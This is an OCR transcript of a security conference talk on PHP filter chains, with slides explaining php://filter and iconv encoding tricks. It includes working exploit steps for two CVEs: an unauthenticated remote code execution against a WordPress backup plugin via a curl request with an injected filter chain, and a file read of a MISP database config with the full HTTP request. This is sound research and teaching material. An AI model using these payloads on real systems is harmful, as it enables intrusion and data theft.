SYNACKTIV

Thcon 2024

PHP filter chains: How to use it

05/04/2024

WHOAMI

Remsio

RÉMI MATASSE

Pentester @Synacktiv

@_remsio_

remsio-syn

Wrappers in PHP

What is a wrapper?

SYNACKTIV

https://www.php.net/manual/en/wrappers.php

> PHP comes with many built-in wrappers for various URL-style protocols for use with the filesystem functions such as fopen(), copy(), file_exists() and filesize().


- Wrappers are meant to be used in various stream manipulation functions
- They imply manipulating local files or trying to access external resources

Wrappers in PHP

SYNACKTIV

Common usage: Local File Inclusion

- In most cases, wrappers are tools used to reach Local File Inclusion
  - Allowing users to reach internal files
  - Allowing them to reach unexpected behaviors



Using php://filter to generate data

SYNACKTIV

What is the php://filter wrapper?

The `php://filter` wrapper is the base of PHP filter chains. It allows users to call an infinite amount of conversions on local file content.

- **String filters** Used to convert characters
  - `String.rot13`
  - `String.toupper`
  - `String.tolower`
- **Conversion filters**
  - `Convert.base64-encode` / `Convert.base64-decode` Used to eliminate junk data
  - `Convert.iconv.*` The main actor in filter chains, allow to generate arbitrary data and manipulate it
- **Undocumented filter**
  - `dechunk` (HTTP chunked data) Used as an oracle to leak file content

Using php://filter to generate data

SYNACKTIV

What is a PHP filter chain?

- This is an example of a PHP filter chain, manipulating the content of the file `test`
  - The first `string.toupper` filter changes its content to `HELLO FROM THCON2024!`
  - The second `string.rot13` to `URYYB SEBZ GUPBA2024!`
  - And finally `convert.base64-encode` to `VVJZWUIgU0VCWiBHVVBCQTIwMjQhCg==`

File content can almost get manipulated as pleased by chaining a few of these.

```
$ echo 'Hello from Thcon2024!' > test
$ php -r 'echo file_get_contents("php://filter/string.toupper/resource=test");'
HELLO FROM THCON2024!
$ php -r 'echo file_get_contents("php://filter/string.toupper|string.rot13/resource=test");'
URYYB SEBZ GUPBA2024!
$ php -r 'echo file_get_contents("php://filter/string.toupper|string.rot13|convert.base64-encode/resource=test");'
VVJZWUIgU0VCWiBHVVBCQTIwMjQhCg==
```

Using php://filter to generate data

convert.iconv our best friend

SYNACKTIV

- Allows users to convert a string from one `iconv` encoding to another
- Can be used to generate a Byte Order Mark by using the encoding `UTF16` (`\xff\xfe`)
- This Byte Order Mark will then be manipulated in order to change it to the desired value by chaining several other encodings

```
$ echo STARTING > test
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16/resource=test");'
ÿþSTARTING
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8/resource=test");'
кþSTARTING
```


Using php://filter to generate data

SYNACKTIV

Prepending the character 8 to any chain

- **Conversion filters**
  - `Convert.base64-encode` / `Convert.base64-decode` Used to eliminate junk data
  - `Convert.iconv.*` The main actor in filter chains, allow to generate arbitrary data and manipulate it

```
$ echo STARTING > test
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8/resource=test");'
кþSTARTING
php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8|convert.iconv.UTF8.UTF16
/resource=test");'
��8�STARTING
$ php -r 'echo file_get_contents("php://filter
/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8|convert.iconv.UTF8.UTF16|convert.base64-decode|convert.base64-encode
/resource=test");'
8STARTIN
```



NEW
TRANSFORMED
UNCHANGED
UTF8
S
T
A
R
T
UTF16
\xff\xfe
S \x00
T \x00
A \x00
R \x00
T \x00
LATIN6
κþ
S \x00
T \x00
A \x00
R \x00
T \x00
UTF16
\xff\xfe
\x01 8 \xfe
S \x00\x00
T \x00\x00
A \x00\x00
R \x00\x00
T \x00\x00

Using php://filter to generate data

Case study : CVE-2023-6553

SYNACKTIV

- CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE



Using php://filter to generate data

Case study : CVE-2023-6553

SYNACKTIV

- CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE
  - `Content-Dir` header not controlled before passed to `require_once` where `php://` filter can be used
- By using the `php_filter_chain_generator` tool, it is possible to prepend the chain `<?php system("id"); die(); ?>` to a file before its inclusion


```
$ python3 php_filter_chain_generator.py --chain='<?php system("id"); die(); ?>'
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|[...]/resource=php://temp

$ curl -X POST http://172.17.0.2/wp-content/plugins/backup-backup/includes/backup-heart.php
-H "Content-Dir: $(python3 php_filter_chain_generator.py --chain='<?php system("id"); die(); ?>' | grep 'php://')"

uid=33(www-data) gid=33(www-data) groups=33(www-data)
curl: (18) transfer closed with 9 bytes remaining to read
```

Using php://filter to suffix data

Swapping characters

SYNACKTIV

By swapping encodings between little and bid endian, it is possible to put characters further on the chain, or to retrieve them at the start of it.




Using php://filter to suffix data

Case study : CVE-2024-29858

SYNACKTIV

- CVE-2024-29858 - Arbitrary file read on MISP
  - `Event['submittedfile']['tmp_name']` parameter is not controlled before being passed to the `file_get_contents` function.
  - A call to the `jsonDecode` function checks if the value is a valid JSON document.



Using php://filter to suffix data

SYNACKTIV

Case study : CVE-2024-29858

The `wrapwrap` tool can be used to generate a PHP filter chain that also includes a suffix.

The file content is then embedded as a JSON string value.

```
$ ./wrapwrap.py /var/www/MISP/app/Config/database.php '{"response": [{"Event":
{"orgc_id":"1","org_id":"1","date":"2024-02-29","threat_level_id":"1","info":"test","published":false,"attribute_cou
nt":"1","analysis":"0","event_creator_email":"admin@admin.test","Org":
{"id":"1","name":"ORGNAME","local":true},"Orgc":{"id":"1","name":"ORGNAME","local":true},"Attribute":
[{"type":"text","category":"Internal
reference","to_ids":false,"distribution":"0","timestamp":"1709223278","comment":"","sharing_group_id":"0","deleted":
false,"disable_correlation":false,"object_id":"0","object_relation":null,"first_seen":null,"last_seen":null,"value":
" ' '    "}]}}]}' 600
[*] Dumping 603 bytes from /var/www/MISP/app/Config/database.php.
[+] Wrote filter chain to chain.txt (size=635222).
$ cat chain.txt
php://filter/convert.base64-encode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-
encode|convert.iconv.855.UTF7|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-
decode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-
decode|convert.iconv.855.UTF7|convert.base64-decode|convert.quoted-printable-encode|convert.base64-
decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.437.UCS
[...]
|convert.iconv.855.UTF7|convert.base64-decode|dechunk|convert.base64-decode|convert.base64-decode/resource=/var/www
/MISP/app/Config/database.php
```

Using php://filter to suffix data

Case study : CVE-2024-29858

SYNACKTIV

Request

Pretty Raw Hex

```
1 POST /events/add_misp_export HTTP/1.1
2 Host: 192.168.122.189
3 User-Agent: python-requests/2.28.1
4 Accept-Encoding: gzip, deflate, br
5 Accept: application/json
6 Connection: close
7 Authorization: Q[redacted]UA
8 Content-Type: application/json
9 Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=bj38m8qj4lpu7a5i5gf9ghud9d54mqei
10 Content-Length: 635280
11
12 {
  "Event":{
    "submittedfile":{
      "size":-1,
      "tmp_name":
      "php://filter/convert.base64-encode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.quoted-printable-encode|convert.base64-encode|convert.base64-encode|convert.base64-encode|convert.quoted-printable-encode|convert.iconv.855.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.quoted-printable-encode|convert.iconv.855.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.quoted-printable-encode|convert.iconv.855.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.437.UCS-4le|convert.base64-encode|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.base64-decode|convert.iconv.UCS-4.UCS-4LE|convert.base64-encode|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.L5.UTF-32|convert.icon
```

Response

Pretty Raw Hex Render

